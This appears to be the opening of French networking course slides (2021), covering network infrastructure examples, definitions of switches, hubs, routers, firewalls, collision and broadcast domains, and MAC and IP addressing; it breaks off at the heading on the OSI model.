



RESEAU

2021

Infrastructure générale d'un réseau, quelques définitions, représentations

Modèle OSI, Modèle TCP/IP, lien avec les équipements, protocole ARP

Principe du routage, adresses IP, sous-réseaux, décision de routage

Table de routage

Exercices

Sécurité : focalisation sur les attaques ARP spoofing, MITM, MAC spoofing





Exemples d'infrastructure et les éléments d'un réseau




Infrastructure générale d'un réseau

Exemple d'une petite architecture d'entreprise

Les postes de travail sont invisibles depuis L'extérieur


Les serveurs d'applications à usage interne sont isolés du monde
Ils ne seront accessibles que par les postes de travail du personnel ou par l'intermédiaire des machines offrant les services publics

DNS, HTTP, FTP, MAIL : accès depuis l'extérieur autorisé mais contrôlé




Infrastructure générale d'un réseau

Exemple d'une petite architecture d'entreprise sous linux




Infrastructure générale d'un réseau

Exemple d'une architecture virtualisée (LP ASUR)




Infrastructure générale d'un réseau



Quelques définitions (rappel)


Un réseau informatique est un ensemble d'équipements (nœuds) reliés entre eux pour échanger des informations

Gateway / Passerelle : non générique d'un dispositif permettant de relier deux réseaux Informatiques de types différents : par exemple un réseau local et le réseau internet

Switch / Commutateur réseau : équipement ou appareil qui permet l'interconnexion d'appareils communicants, terminaux, ordinateurs, serveurs, périphériques reliés à un même réseau physique. Il ne retransmet le signal que vers le port connecté à l'adresse ethernet concernée 

Hub / Concentrateur : appareil informatique permettant de concentrer les transmissions Ethernet de plusieurs équipements sur un même support dans un réseau informatique local
Il rediffuse le signal sur tous les ports

Firewall / Pare-feu : logiciel et/ou un matériel, permettant de faire respecter la politique de sécurité du réseau, celle-ci définissant quels sont les types de communication autorisés sur ce réseau informatique.



Router/ Routeur : élément intermédiaire dans un réseau informatique assurant le routage des paquets. Son rôle est de faire transiter des paquets d'une interface réseau vers une autre, au mieux, selon un ensemble de règles. 

Quelques définitions (rappel)

Un domaine de collision est une zone logique d'un réseau informatique où les paquets de données peuvent entrer en collision entre eux.

Un domaine de diffusion (broadcast) est une aire logique d'un réseau informatique où n'importe quel ordinateur connecté au réseau peut directement transmettre à tous les autres ordinateurs du même domaine, sans devoir passer par un routeur.



L'utilisation de réseaux virtuels permet cependant de séparer virtuellement un commutateur en plusieurs domaines de diffusion




Quelques définitions (rappel)

Routeur dans un LAN :


Interconnecter deux segments Ethernet afin de faire transiter des paquets d'une interface réseau vers une autre, en respectant un ensemble de règles.



Représentations




Représentation physique





Les fonctionnalités nécessaires à la communication

- 
- l'adresse MAC identifie de manière unique un périphérique qui souhaite prendre part à un réseau.
 - une adresse IP définit de manière unique une connexion d'un réseau avec une interface d'un périphérique.

Le modèle OSI (Open Systems Interconnection)

